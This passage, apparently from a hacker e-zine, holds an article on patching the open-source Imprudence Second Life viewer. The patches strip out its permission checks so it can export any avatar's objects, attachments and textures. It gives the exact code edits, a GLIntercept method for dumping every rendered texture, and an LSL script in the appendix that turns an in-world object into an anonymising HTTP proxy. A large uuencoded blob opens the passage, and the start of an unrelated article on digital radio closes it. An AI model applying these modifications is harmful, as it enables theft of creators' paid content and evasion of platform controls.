ME[1SRGR+P)4U73+WI*W.8VRGED[9KGF@`!W+SA\N+\ \NJ`4B#@@ROAG`^7WO
M.-VB<ONRU";3NB=G365J"E":')5W2=^<`GP:48R;M`GTQUSEZ5H323<F,PNZ
M^`2W(?&HW]P5JKE7`1BQB=6"J+==PA2!I^]2I7<\BQ+_`QS&X%=%E.K/DNAK
MV`]RAL%[4IFN&U!*%U_%.M9PK/@!+<_*%\`"``@)\S,>YL(4)AB9P^++!I5W
MTI;`&1YX;>(-.Z"[P8XV+V` `?>RHF\>`^/+%YXG1?P79^7M28E4A+#Z6E5CM
M<^L%(EG+4<@]9:ET-Y6L8W\F;ZGA&\80,SZ+UFS%8[H(PEI]5!(#6XD\W0OU
MP!6LZ/K7=T4!,5?JF%+59@F-\$-:"?"2>2`\ (#/115:TL*T#\3&,"@NJ10+R%
M,TK,9N;RCD@#0(E2/C^9-:S:0:-HKL_S-`H+\$#^7S2&L=9E8IL4:RZY]ICV+

M]G^5Z^48''B2HZ\$U-<' ;8.*9[F\$28G=O#_^8^S.)2CDZ>.LUDF44\$(#A+RHH
MZBJY:V,E2_T@VA'B>_V:L-Z'UOKS8/=O%OLS,\A=-MQO\$%'?)JV0#Z-&1"E/
M%P>_DD`@!%GP`M.U#F:1F6\J235P8#)K")\$JJ@Z%29C;:JNHI% CJ?DJ) />)
M<)*E9X=L4`_RJU&2"U5/R'JU.I+.:*1<_^Q6F005-B"\$>J%U5#,PH1_T^`4H
MP-74BY1I'+D0*>4R!)/3E7Y8UCML''7,U0H[,*'9/+.7^2'K%>R';^0A#TTC
MWAWE(#%\O(?L2E!\2'c@G&\IUX2*QV'O8P=A>DC\$7]+C\$QT<JYH]+%(A%)U.
M+X2Q^IRNIE3U_3"6RD5I1['N"10/IO\$F"ND`*\$SXU,!XH;7G'9W>O)IU@;5N
MZ+'K1PD>>R5259V5Q*I>^]<JKM?/) #A(-QR5C"\3.)"PNXQ#L!*N@63*N&?F
M-01(*M*YEO7RT.Y344R`%RC&ZLA0!K-!008,F>#^@LKE7C!_D=#[E!A02`.:
M)<F2\1F(#,\,PH)/:3[5.BK_7M'9MNJ5E)I'']?P&(B9/&&#ASM:[<%^'(W:!
MF5A&F5A<0B!3'3ESFBE::;B50R+7_/WQ)= \$0RR=;GC^_EIE MW->SMQ>73!+&
MU=:A3V7N]=#>TADB"Y^11V9I<'=/7=OA)!<'CRN2LI&]'0HU8080243ZA@*
MTWX1!?!&A4;M+X)#)UPUU807.(:VTO=*1Z"W8P?O<G(Z/A8SCL6B_SK5.9W?\$
M?L!:0DQ%ZZKT0-R\$H'=(/)"PZKJ+7Q>)H'>;MH_O,^4(')Y?8!/ ,PP.64XG
MLH(C-HRZ%-JE8FS+!FAN!K#HZBX!X59+/6*M+M21'-B(HHPH/'84KQ\$_^7*`
M6<7P(-V:R:'0(-:U(E+I2: !NK&'*[0A)@&'6X;\$AQK'T;1?"U\<*Q+^R;_4]
MH*&=P8B]@W&8R`IC(1\321%\%#8+BXQG:_DD1I7CI9AGO9?'/CO`"14MXAH;
M==Q[R,&]+QR['&??[KZHXYD)\$"IPTUR3;:Z1CM8EUKDDL2YAQ0U"(PO\HOMW
MNDW"PFA\H,*6A7:YOAV#6R-7/>1#'%H3,/98Y6SYS3OZ+OR78[BN[S95GJ)
M<)?LX*>CE]ML-#3G+^332:4:.9*YXFO&Y2,]&@9G`'D&8,XIIT@E2O@(YU>1
M)7B=7TA!JKQ;[0/+ZDF0E050#=#B0G'6=&.R_V0')!:M.*"K5QD84L4R?;2`0
M:*RD"^ZQ\$Y6ZEDE0)\$%U&ARI@E,,QI84E*B'<-K_P6-]2YIU*7+\6SOJJS-?
M]35ZE&=`7M8M.\$KH<<DR@W]#<5/U_ML(PV^._X_[ZG'\^<&_C_?`?3YT__4__S
M1WP>>)]MA&*\$%3LIN`:8U#/-R&E,I?9RBS1M0D+>,'EU8GN'OYGE'+YUZ%\
MX9SD^FFS7V9!F&\$PFNI1W_%<5(D<5RV_:C%H\$BJ?5D^C-S-%33A>]55%A3Q
M4L!,I0,U]JJ3',M\U-,#"@ATL;B\ZL*'V]'MS8L';%U5*KZC,B"4\$9"/<U0Z
MEIZU@V\>P2B7PAD<A\+02/LO]L=V]W..CEM-B>(:LG*>K1>=V32^ZA"PPX
M^Q(A&D>5:YKA`YG&TUG&[F2#MS')S*\$"=HD,WZHK?&@O&R/PK*L`M./WA2G
MVI3(MY%Z90,E0=%^9\$5(@`('7'8),%)4KFF3%A[/YA@'[ZQ1C*F%SE*IL=2KX
MS3'RSE\)F*=@;9*7@MS5M@'36JT5U[A472A5&_8E#*)6*E43AK\JA&XH0#/A
MZ;25QZL:6JG1"AV(,@TFK3:>-VAJAB<UJ"OEFF3%H2J7HY`%\S^U&,&6_JMR
MJJCJ3=Y4T>T3>40%9?L1#27F9\$J9@SLL00Z"JIU@!6>+QDGV\$*R\`D;U4:AY
M4[P\IN(+K\$[! !MRXE2Q<*5/0@/H`V:)&3"H\$N&E!,D62VMM&>X!QH<O2(/2Q
M6@<L9?R+!=3^0A;OC"5WW.L:U'-MBK5[E&^LGI3^C^1B*^+A7S4_R`\$.=CN
M-D5YE@1K*D%IM(*WYU?Y+7`+0TR@]/%.IH>GA[TI['I0M3`S35*6(>,5`UK:
M#70\32-0I_`AQ[]V]YJM>H1VC*#!:%##+8@_VB>M!\$:CW+T<L&;VKU!Z<?<
M^0BR]4&(=#J+>/QA*H5Q/*R*^`U?FA(,4HK@MNB^?.,JG],ADH8`.CCIJ@%*
MWD@) ([8AJVV&;7LD)C\$BX(KF;_<\$<"TE2\$,2-\$1U&U%-O/J1@ \$OZV!)GT"WS
M@IW%,GT' B,C+3S+M6X=V@T6]=JR*=5A;@M9!LWRDD&Q6NR_\$>\$`H8/PF&N
M<NMS?,Q/OY98^T.G+!KRZO^.H3C"PTS65S5!*AN#F]>X/JX^1/*4KA%(L+;Q
MY1_M`%U/V\$#PN?D5508P1RT)+71(E#QL%8('MDECDR:Q*D)MJD:D*6JI!!K[
M[[L[V[&=AI8B!FCR/:#0V.?SV<Y]^D*Z;0H(5G<8;!,+0\QVVG6W^B2)%\$>W
M(]8VX)!9H:]6/X70]S%\O8SFY%`^`%]*MV+78ONU6T%7(_V,J=7CNC`0')9#
M#^QI2F%,Z%8ROU>C@^LB@EM%`>F/I7;4!/2,(--J!(M\$>#)) (V!KT3;0'V]
M^^-W>@SVIG'&U@7#[`A/;6!-Q-V\#,O=H.!*\$OJT)@FR+DGD%_353%L'CP"R
M_XW4C'\QO;U_SH?NJ[^WXM`=?U-+^ISC;'!_] /9.^A4UK_/N@Z_] +0!19
MCG,SUB\$#;F4=/VCZ!.^-]=K&;.2^E63WX4D![\]H4O,V3#%:Z0Q^`NX@6%R
M%/\;O'IKH^&*Z.Y?X-ZH-^T-.B%[0TCBBR>+?'LB/"%`J='OYO-F&4!K['
MCGU0*"EQS87V2!4O\ \$P/<]K9&,N8R>+C\4=5V\EM8A(T8MA%@,/,F`X@OZ
M9?1C3S1?W\A%\.%9/ACO(PX#!!)!%)TIC[PN8G6(P0-2YT2Z%,6!+JDB"*\$1
MV2>`)32HV(K!U`T#_+OP+,R^/UZC7+%B.4T>CQ2-3\$3JB0E]2^7M' '(T(JQ
M\ZOLVJAFLM\RM'EJ-LN7TX(IR[6R]ONX]B5-U?4O7U06'4WBG;V>G)PD#N,0
M,S@C&<9XU!:6M22)V/&N?H]5)\$'-28J4&T6L/M[QM5VIP(S/@.3N@%:5XC]
MQG.\)\#/A`\$;3N;I.*9#TO2323BYF?J"*K3AMNCU#N\AJ&%['LP)F4V*\0UE
MNH^%0:6VN7"2R#IJNM;9<)(.KT)]D*NGHB5:`&MKCB'[DOTKBP"G"_N&8!>D
MMU_AJ&\$C3.#`O."=MCI><TVNL?\$\XQ5=DH3)O?:7]VU`5?;[;T>_G&6.3_]V
MNE7Y#]_K\@\$@'BVE_SA?) (WK`)]@B%[J`V(VRA/'\0WYO.BA/=!2Y`_[4]^D
M2IH; ;BZ=R2-3'\$1<'V\`,#Z:I0N\2985PWPY2E6`*-`LKS"S3,EN&7@,/<SR
MOX!T)#<W2'6NK@(@V;KD6I/YD>&<5'J9<([/G8W/6"+^6:O%DNIJ*?M6`P"
M8@OPY<<<]B[H\$K!\:H8HI\$!S`MX!)>B9BZ)S]\$9=JC*=7&PK<A8%E`M(3-2,
MT3020:(Y^JP-;M`(J.#0WH#)QC@/;(3S+)M1Q"_&NDWLY^>S4_A/E30R^!'.
MKM."^T@(\$3)C&1!&G+C,U@?DK#Y-PROM]PZV/^3@;G=[F\$JS!&XZ`WY)3E\$=B
M8]]`9+(A)53768QF=BI&7*`4JV>S&S>2O=]NI_FIY-XRSR4OC!\?9*EL([C*
M_)CDJNBA\$*E&1%&8Z@W4I=0#50JSG?04)QJX<!"`P<.`#APX,!"`P<.`#AP
M2X,!"`P<.7A_`^`BMJX<X`>```

end

```

=====
===== [ 01110010011000010110 ]=====
===== [ 01100110010101101110 ]=====
===== [ 10010110111001110011 ]=====
===== [ 01110011011001010111 ]=====
=====

```

Index

```

----- [ N. Preamble
----- [ I. Part I - Objects
----- [ II. Part II - Textures
          II. i. Textures - GLIntercept
----- [ III. Postamble
----- [ B. Bibliography
----- [ A. Appendix

```

```

=====
----- [ N. Preamble

```

Second Life [1] is a virtual universe created by Linden Labs [2] which allows custom content to be created by uploading different file formats. It secures that content with a permission mask "Modify / Copy / Transfer", which allows creators to protect their objects from being modified, copied or transferred from avatar to avatar. The standard viewer at the time of this writing is 2.x but the 1.x old codebase is still around and it is still the most wide-spread one. Then, we have third party viewers, and those are viewers forked off the 1.x codebase and then "extended" to modify the UI and add features for convenience.

Second Life works on the principle of separately isolated servers called SIMs (from, simulator, now recently renamed to "Regions") which are interconnected to form grids. The reasoning is that, if one SIM goes down, it will become unavailable but it will not take down the entire grid. A grid is just a collection of individual SIMs (regions) bunched together.

Avatars are players that connect to the grid using a viewer and navigate the SIMs by "teleporting" from one SIM to the other. Technically, that just means that the viewer is instructed to connect to the address of a different SIM.

A viewer is really just a Linden version of a web browser (literally) which relies on loads of Open Source software to run. It renders the textures around you by transferring them from an asset server. The asset server is just a container that stores all the content users upload onto Second Life. Whenever you connect to a SIM, all the content around you gets transferred to your viewer, just like surfing a website.

There are a few content types in Second Life that can be uploaded by users:

- 1.) Images
- 2.) Sounds
- 3.) Animations

Whenever I talk about "textures", I am talking about the images that users have uploaded onto Second Life. In order to upload one of them onto Second Life, you have to pay 10 Linden dollars. Linden maintains a currency exchange from Linden dollars to real dollars.

At any point, depending on the build permission of the SIM you are currently on, you are able to create objects. Those are just basic geometric shapes called primitives, (or prims for short) such as cubes, spheres, prisms, etc... After you created a primitive, you can decorate it with images or use the Linden Scripting Language LSL [3] to trigger the sounds you uploaded or animate avatars like yourself. There is a lot to say about LSL, but it exceeds the scope of the article. You can also link several such primitives together to form a link set which, in turn, is called an object. (LISP fans dig in, Second Life is all about lists -

everything is a list.)

Coming back to avatars, your avatar has so called attachment-points which allow you to attach such an object to yourself. Users create content, such as hats, skirts, and so on and they sell them to you and you attach them to these attachment points.

In addition to that, there are such things called wearables. Those are different from attachments because they are not made up of objects but they are rather simple textures that you apply to yourself. Those do not have any geometric properties in-world and function on the principle of layers, hiding the layer underneath. Finally, you have body parts which are also just textures. For example, eyes, your skin.

The wearable layers get superimposed (baked) on you. For example, if you wear a skin and a T-shirt, the T-shirt texture will hide part of the skin texture underneath it.

We are going to take a standard viewer: we will use the Imprudence [4] viewer, the current git version of which has such an export feature and we are going to modify it so it will allow exports of any in-world object. Later on, the usage of GLIntercept [7] will be mentioned since it can be used to export the wearables and the body parts mentioned which are just textures.

Why does this work? There are a number of restrictions which are enforced by the server, and a number of actions that the server cannot control. For example, every action you trigger in Second Life usually gets a permission check with the SIM you are triggering the action on. Your viewer interprets the response from the SIM and if it is given the green light, your viewer goes ahead and performs the action you requested.

Say, for example, that the viewer does not care whether the SIM approves it or not and just goes ahead and does it anyway. Will that work? It depends whether the SIM checks again. Some viewers have a feature called "Enable always fly.", which allows you to fly around in no-fly zones which is an instance of the problem. The SIM hints the viewer that it is a no-fly zone, however the viewer ignores it and allows you to fly regardless.

Every avatar is independent in this aspect and protected from other avatars by a liability dumping prompt. Whenever an avatar wants to interact with you, you are prompted to allow them permission to do so. However, the graphics are always displayed and your viewer renders other avatars without any checks. One annoyance, for example, is to spam particles generated by LSL. Given a sufficiently slow computer, your viewer will end up overwhelmed and crash eventually. These days, good luck with that...

But how do we export stuff we do not own, doesn't the server check for permissions? Not really, we are not going to "take" the object in the sense of violating the Second Life permissions. We are going to scan the object and note down all the parameters that the viewer can see. We are then going to store that in an XML file along with the textures as well. This will be done automatically using Imprudence's "Export..." feature.

Whenever you upload any of the content types mentioned in the previous chapter, the Linden asset server generates an asset ID which is basically an UUID that references the content you uploaded. The asset server (conveniently for us) does not carry out any checks to see whether there is a link between an object referencing that UUID and the original uploader. Spelled out, if you manage to grab the UUID of an asset, you can reference it from an object you create.

For example, if a user has uploaded a texture and I manage to grab the UUID of the texture generated by the asset server, then I can use LSL to display it on the surface of a primitive. It is basically just security through obscurity (and bugs)...

-----[I. Part I - Objects

The "Export..." feature on the viewers we attack is not an official feature

but rather a feature implemented by the developers of the viewers themselves. That generally means that the viewer only implements certain checks at the client level without them being enforced by the server. The "Export..." feature is just a dumb feature which scans the object's measurements, grabs the textures and dumps the data to an XML file and stores image files separately.

Since it is a client-side check, we can go ahead and download Imprudence (the same approach would work on the Phoenix [5] client too) and knock out all these viewer checks.

After you cloned the Imprudence viewer from the git repo, the first file we edit is at linden/indra/newview/primbackup.cpp.

Along the very first lines there is a routine that sets the default textures, I do not think this is needed to make our "Export..." work, but it is a good introduction to what is going on in this article:

```

+++++
void setDefaultTextures()
{
    if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        // When not in SL (no texture perm check needed), we can
        // get these defaults from the user settings...
        LL_TEXTURE_PLYWOOD =
            LLUUID(gSavedSettings.getString("DefaultObjectTexture"));
        LL_TEXTURE_BLANK =
            LLUUID(gSavedSettings.getString("UIImgWhiteUUID"));
        if (gSavedSettings.controlExists("UIImgInvisibleUUID"))
        {
            // This control only exists in the
            // AllowInvisibleTextureInPicker patch
            LL_TEXTURE_INVISIBLE =
                LLUUID(gSavedSettings.getString("UIImgInvisibleUUID"));
        }
    }
}
+++++

```

The viewer uses a method `isSecondLife()` to check if it is currently on the official grid. Depending on the outcome of this method, the viewer internally takes decisions on whether certain things are allowed so that the viewer will conform to the Linden third-party viewer (TPV) policy [6]. The TPV policy is a set of rules that the creator of a viewer has to respect so that the viewer will be granted access to the Second Life grid (ye shall not steal, ye shall not spam, etc...).

However, these checks are client-side only. They are used internally within the viewer and they have nothing to do with the Linden servers. What we do, is knock them out so that the viewer does not perform the check to see if it is on the official grid. In this particular case, we can knock out the check easily by eliminating the `if`-clause, like so:

```

+++++
void setDefaultTextures()
{
    //if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    //{
        // When not in SL (no texture perm check needed), we can
        // get these defaults from the user settings...
        LL_TEXTURE_PLYWOOD =
            LLUUID(gSavedSettings.getString("DefaultObjectTexture"));
        LL_TEXTURE_BLANK =
            LLUUID(gSavedSettings.getString("UIImgWhiteUUID"));
        if (gSavedSettings.controlExists("UIImgInvisibleUUID"))
        {
            // This control only exists in the
            // AllowInvisibleTextureInPicker patch
            LL_TEXTURE_INVISIBLE =

```

```

        LLUUID(gSavedSettings.getString("UIImgInvisibleUUID"));
    }
    //}
}
+++++

```

Without this check, the viewer assumes that we are on any grid but the Second Life grid. You probably can notice that these checks are completely boilerplate.

Let us move on to the next stop. Somewhere in linden/indra/newview/primbackup.cpp you will find the following:

```

+++++
bool PrimBackup::validatePerms(const LLPermissions *item_permissions)
{
    if(gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        // In Second Life, you must be the creator to be permitted to
        // export the asset.
        return (gAgent.getID() == item_permissions->getOwner() &&
                gAgent.getID() == item_permissions->getCreator() &&
                (PERM_ITEM_UNRESTRICTED & item_permissions->getMaskOwner())
                == PERM_ITEM_UNRESTRICTED);
    }
    else
    {
        // Out of Second Life, simply check that you're the owner and the
        // asset is full perms.
        return (gAgent.getID() == item_permissions->getOwner() &&
                (item_permissions->getMaskOwner() & PERM_ITEM_UNRESTRICTED)
                == PERM_ITEM_UNRESTRICTED);
    }
}
+++++

```

This checks to see if you have full permissions, and are the owner and the creator of the object you want to export. This only applies to the Second Life grid. If you are not on the Second Life grid, then it checks to see if you are the owner and have full permissions. We will not bother and will modify it to always return that all our permissions are in order:

```

+++++
bool PrimBackup::validatePerms(const LLPermissions *item_permissions)
{
    return true;
}
+++++

```

The next step is in the same file, at the following method:

```

+++++
LLUUID PrimBackup::validateTextureID(LLUUID asset_id)
{
    if (!gHippoGridManager->getConnectedGrid()->isSecondLife())
    {
        // If we are not in Second Life, don't bother
        return asset_id;
    }

    LLUUID texture = LL_TEXTURE_PLYWOOD;
    if (asset_id == texture ||
        asset_id == LL_TEXTURE_BLANK ||
        asset_id == LL_TEXTURE_INVISIBLE ||
        asset_id == LL_TEXTURE_TRANSPARENT ||
        asset_id == LL_TEXTURE_MEDIA)
    {
        // Allow to export a grid's default textures
        return asset_id;
    }
}

```

```
LLViewerInventoryCategory::cat_array_t cats;
```

```
// yadda, yadda, yadda, blah, blah, blah...
```

```
+++++
```

There is a complete explanation of what this does in the comments. This checks to see whether you are in Second Life, and if you are, it goes through a series of inefficient and poorly coded checks to ensure that you are indeed the creator of the texture by testing whether the texture is in your inventory. We eliminate those checks and make it return the asset ID directly:

```
+++++
```

```
LLUUID PrimBackup::validateTextureID(LLUUID asset_id)
```

```
{
    return asset_id;
}
```

```
+++++
```

Once you compile the modified viewer, you will be able to export any object, along with its textures that you can see in-world. The next step is to modify the skin (i.e. Imprudence's user interface) so that you may export attachments from the GUI.

First, let us enable the pie "Export..." button. I will assume that you use the default skin. The next stop is at `linden/indra/newview/skins/default/xui/en-us/menu_pie_attachment.xml`. You will need to add:

```
+++++
```

```
<menu_item_call enabled="true" label="Export" mouse_opaque="true"
    name="Object Export">
    <on_click function="Object.Export" />
    <on_enable function="Object.EnableExport" />
</menu_item_call>
```

```
+++++
```

Now, we need to enable it for any avatar at `linden/indra/newview/skins/default/xui/en-us/menu_pie_avatar.xml`. You will need to add:

```
+++++
```

```
<menu_item_call enabled="true" label="Export" mouse_opaque="true"
    name="Object Export">
    <on_click function="Object.Export" />
    <on_enable function="Object.EnableExport" />
</menu_item_call>
```

```
+++++
```

After that, we must add them so the viewer picks up the skin options. We open up `linden/indra/newview/llviewermenu.cpp` and add in the avatar pie menu section:

```
+++++
```

```
// Avatar pie menu
```

```
...
    addMenu(new LLObjectExport(), "Avatar.Export");
```

```
+++++
```

We do the same for the attachments section:

```
+++++
```

```
// Attachment pie menu
```

```
...
    addMenu(new LLObjectEnableExport(), "Attachment.EnableExport");
```

```
+++++
```

Now we are set. However, the viewer performs a check in "EnableExport" in `linden/indra/newview/llviewermenu.cpp` which we need to knock out:

```

+++++
class LLObjectEnableExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLControlVariable* control =
            gMenuHolder->findControl(userdata["control"].asString());

        LLViewerObject* object =
            LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();

        if((object != NULL) &&
            (find_avatar_from_object(object) == NULL))
        {

// yadda, yadda, yadda, blah, blah, blah...
+++++

```

The code initially checks whether the object exists, if it is not worn by an avatar, and then applies permission validations to all the children (links) of the object. If the object exists, if it is not worn by an avatar and all the permissions for all child objects are correct, then the viewer enables the "Export..." control. Since we do not care either way, we enable the control regardless of any checks.

```

+++++
class LLObjectEnableExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLControlVariable* control =
            gMenuHolder->findControl(userdata["control"].asString());

        LLViewerObject* object =
            LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();

        if(object != NULL)
        {
            control->setValue(true);
            return true;

// yadda, yadda, yadda, blah, blah, blah...
+++++

```

I have left the NULL check for the object since if you happen to mis-click and select something other than an object, then the "Export..." pie menu will be enabled and your viewer will crash. More precisely, if you instruct the viewer to export something using the object export feature, and it is not an object, the viewer will crash since there are no checks performed after this step.

Further on in linden/indra/newview/llviewermenu.cpp there is another test to see whether the object you want to export is attached to an avatar. In that case, the viewer considers it an attachment and disallows exporting.

```

+++++
class LLObjectExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        LLViewerObject* object =
            LLSelectMgr::getInstance()->getSelection()->getPrimaryObject();
        if (!object) return true;

        LLVOAvatar* avatar = find_avatar_from_object(object);

        if (!avatar)
        {
            PrimBackup::getInstance()->exportObject();

```

```

    }
    return true;
}
};
+++++
```

Again, we proceed the same way and knock out that check which will allow us to export objects worn by any avatar:

```

+++++
class LLObjectExport : public view_listener_t
{
    bool handleEvent(LLPointer<LLEvent> event, const LLSD& userdata)
    {
        PrimBackup::getInstance()->exportObject();

        return true;
    }
};
+++++
```

These changes will be sufficient in order to transform your viewer into an undetectable tool that will allow you to export any object along with the associated textures.

There are indeed easier ways, for example toggling God mode from the source code and bypassing most checks. However, that will be discussed in the upcoming full article, along with explanations on what Linden are able to detect and wearable exports.

Alternatively, and getting closer to a "bot", there are ways to program a fully non-interactive client [11] that will export everything it sees automatically. This will also be covered in the upcoming article since it takes a little more than hacks. The principle still holds: "who controls an asset UUID, has at least permission to grab the asset off the asset server".

-----[II. Part II - Textures

In the first part we have talked about exporting objects. There is more fun you can have with the viewer too, for example, grabbing any texture UUID, or dumping your skin and clothes textures.

What can we do about clothes? If you have an outfit you would like to grab, with the previous method you will only be able to export primitives without the wearable clothes. How about backing up your skin?

The 1.x branch of the Linden viewer has an option, disabled by default and only accessible to grid Gods, which will allow you to grab baked textures. Grid Gods are essentially Game Masters and in the case of Second Life, they consist of the "Linden"s, which are Linden Labs employees represented in-world by avatars, conventionally having "Linden" as their avatar's last name.

We open up linden/indra/newview/llvoavatar.cpp and we find:

```

+++++
BOOL LLVOAvatar::canGrabLocalTexture(ETextureIndex index)
{
    // Check if the texture hasn't been baked yet.
    if (!isTextureDefined(index))
    {
        lldebugs << "getTEImage( " << (U32) index << " )->getID()
            == IMG_DEFAULT_AVATAR" << llendl;
        return FALSE;
    }

    if (gAgent.isGodlike() && !gAgent.getAdminOverride())
        return TRUE;
}

```

```
// yadda, yadda, yadda, blah, blah, blah...
+++++

Aha, so it seems that grid Gods are permitted to grab textures. That is
fine, so can we:

+++++
BOOL LLVOAvatar::canGrabLocalTexture(ETextureIndex index)
{
    // Check if the texture hasn't been baked yet.
    if (!isTextureDefined(index))
    {
        lldebugs << "getTEImage( " << (U32) index << " )->getID()
            == IMG_DEFAULT_AVATAR" << llendl;
        return FALSE;
    }

    return TRUE;

    if (gAgent.isGodlike() && !gAgent.getAdminOverride())
        return TRUE;
}

// yadda, yadda, yadda, blah, blah, blah...
+++++
```

But that is not sufficient. The 1.x viewer code has an error (perhaps intentional) which will crash the viewer when you try to grab the lower part of your avatar. In the original code at linden/indra/newview/llviewermenu.cpp, we have:

```
+++++
    else if ("lower" == texture_type)
    {
        handle_grab_texture( (void*)TEX_SKIRT_BAKED );
    }
    else if ("skirt" == texture_type)
    {
        handle_grab_texture( (void*)TEX_SKIRT_BAKED );
    }
+++++
```

Which must be changed to:

```
+++++
    else if ("lower" == texture_type)
    {
        handle_grab_texture( (void*)TEX_LOWER_BAKED );
    }
    else if ("skirt" == texture_type)
    {
        handle_grab_texture( (void*)TEX_SKIRT_BAKED );
    }
+++++
```

You are free to recompile and go to the menu and dump the textures on you, including your skin. To grab your skin, you can undress your avatar and grab the textures. You can then export them using the method from Part I. For clothes, you would do the same by clothing your avatar, grabbing the relevant textures and then exporting them using the method from Part I.

You might notice that the texture that will be dumped to your inventory is temporary. That is, it is not an asset and registered with the asset server. Make sure you save the texture, or, if you want to save a bunch of them, consider reading the first part of the article and place the textures on a primitive and export the entire primitive.

Since the textures are baked, they represent an overlay of your skin and your clothes. If you want to extract just the clothes, you might need to edit the grabbed textures in a graphics editing program to cut out the skin

parts. However, it might be possible to use a transparent texture for your skin when you grab the textures. In that case, you will not have to edit the clothes at all.

-----[II. Part II - Textures

II. i. Textures - GLIntercept

The GLIntercept method involves grabbing a copy of GLIntercept and replacing the .dll file with the GLIntercept one. By doing that, when you run the Second Life viewer, all the textures will be stored to your hard drive in the images directory. It is a resource consuming procedure because any texture that your viewer sees is saved to your hard-drive.

Therefore, if your only interest is to allot a collection of textures, then get GLIntercept and, after installing it, replace the opengl .dll from your viewer directory with the one from GLIntercept. If you cannot find the viewer's opengl .dll, then just copy it as a new file because the viewer will pick it up. I recommend setting your graphics all the way to low and taking it easy because in the background, the GLIntercept .dll will create an images directory and dump all the possible textures, including the textures belonging to the UI.

There is a lot of fuss going on about GLIntercept. Some strange people say it does not work anymore and some funny people come up with ideas like encrypting the textures. The principle that GLIntercept works on is trivial to the point of making the whole fuss meaningless. GLIntercept, when used in conjunction with the viewer is an extra layer between your viewer and opengl. Anything that your graphics card renders can be grabbed - together with other similar software [8], the same effect described in this article, however it would require you to convert the structures to the Second Life format. The usage of GLIntercept is not restricted to Second Life, you can go ahead and grab anything you like from any program that uses opengl. It literally puts a dent (crater?) into content stealing, the important phrase being: "anything that your graphics card renders, can be grabbed".

-----[IV. Postamble

Second Life is a vanity driven virtual universe which is plagued by the most horrible muppets that fake anonymity could spawn. The Lindens maintain full control and all the content you upload automatically switches ownership to Linden Labs via the Terms of Service which make you renounce your copyright. Not only that, but there are plenty of rumours you are tracked and they have a dodgy "age-verification" system in place which forces you to send your ID card to be checked by "a third party". Under these circumstances, it is of course questionable what they do with that data and whether they link your in-world activities to your identity.

There is more that could be potentially done, the viewers are so frail and incredibly poorly coded from all perspectives and certainly not the quality you would expect from an institution that makes billions of shineys. There have been exploits before such as Charlie Miller's Quicktime exploit [9] which was able to gain full control of your machine (patched now) and Michael Thumann's excellent presentation which goes over many concepts of Second Life as well as how they can be abused [10].

One of the further possibilities I have been looking into (closely related to Michael Thumann's presentation) is to use LSL and create an in-world proxy that will enable your browser to connect to a primitive in-world and bounce your traffic. There is a limitation imposed on the amount of information an LSL script can retrieve off the web, however I am still looking into way to circumvent that. Essentially the idea would be to use the Linden Labs servers as a proxy to carry out all the surfing. At the current time of writing this article, I do have a working LSL implementation (you can see an example of that in [A. 1]) that can grab 2kb off any website (this is a limitation imposed by the LSL function llHTTPRequest()). Additionally, a PHP page could be created that rewrites the content sent back by the LSL script and so that the links send the requests back through the script in Second Life.

Not only IPs, but headers, timezone, DNS requests and everything else gets

spoofed that way.

The possibilities are limitless and I have seen viewers emerge that rely on this concept, such as CryoLife or NeillLife. However, the identification strings sent by the few versions lying around the net have been tagged and any user connecting with them would be banned. If you want to amuse yourself further, you may want to have a look at:

http://wiki.secondlife.com/wiki/User:Crone_Dryke

Dedicated to CV. Many thanks to the Phrack Staff for their help and their interest in the article.

Thank you for your time!

-----[B. Bibliography

- [1] The Second Life website,
<http://secondlife.com/>
- [2] Linden Labs official website,
<http://lindenlab.com/>
- [3] Linden Scripting Language LSL Wiki,
http://wiki.secondlife.com/wiki/LSL_Portal
- [4] Imprudence Viewer downloads,
<http://wiki.kokuaviewer.org/wiki/Imprudence:Downloads>
- [5] The Phoenix Viewer,
<http://www.phoenixviewer.com/>
- [6] The third-party viewer policy,
<http://secondlife.com/corporate/tpv.php>
- [7] GLIntercept,
<http://oreilly.com/pub/h/5235>
- [8] Ogre exporters,
<http://www.ogre3d.org/tikiwiki/OGRE+Exporters>
- [9] QuickTime exploit granting full access to a users machine,
<http://securityevaluators.com/content/case-studies/sl/>
- [10] Thumann's presentation on possibilities how to exploit Second Life,
<https://www.blackhat.com/presentations/bh-europe-08/Thumann/Presentation/bh-eu-08-thumann.pdf>
- [11] OpenMetaverse Library for Developers,
http://lib.openmetaverse.org/wiki/Main_Page

-----[A. Appendix

[A. 1] LSL script which requests an publicly accessible URL from the current SIM it is located on, and answers any proxies HTTP requests by accessing the public URL, suffixed with "/url=<some URL>" where "some URL" represents a web address. The script fetches 2k of the content and then sends it back to the browser.

```
key uReq;
key sReq;
```

```
default
{
    state_entry()
    {
        llRequestURL();
    }

    changed(integer change)
    {
        if (change & CHANGED_INVENTORY) llResetScript();
    }

    http_request(key id, string method, string body)
    {
        if (method == URL_REQUEST_GRANTED) {
            llOwnerSay(body);
            return;
        }
    }
}
```

```

    if (method == "GET") {
        uReq = id;
        list pURL = llParseString2List(
            llGetHTTPHeader(id, "x-query-string"), ["="], []);
        if (llList2String(pURL, 0) == "url")
            sReq = llHTTPRequest(llList2String(pURL, 1),
                [HTTP_METHOD, "GET"], "");
    }
}
http_response(key request_id,
    integer status,
    list metadata,
    string body)
{
    if (sReq == request_id) llHTTPResponse(uReq, 200, body);
}
}

```

```

|= [ 0x06 ]-----[ How I misunderstood digital radio; or,
    "Weird machines" are in radio, too! - M.Laphroaig
                                pastor@phrack ]---|

```

...there be bytes in the air
and Turing machines everywhere

When one lays claim to generalizing a class of common misconceptions, it is fitting to start with one's own. These are the things I used to believe about digital radio -- or, more precisely, would not have questioned if explicitly presented with them.

=== Wishful thinking ===

The following statements are obviously related and mutually reinforcing:

1. Layer 1 delivers frames to Layer 2 either fully intact frames exactly as transmitted by a peer in their entirety, or slightly corrupted versions of such frames if CRC checking in Layer 1 is disabled, as it sometimes is for sniffing.
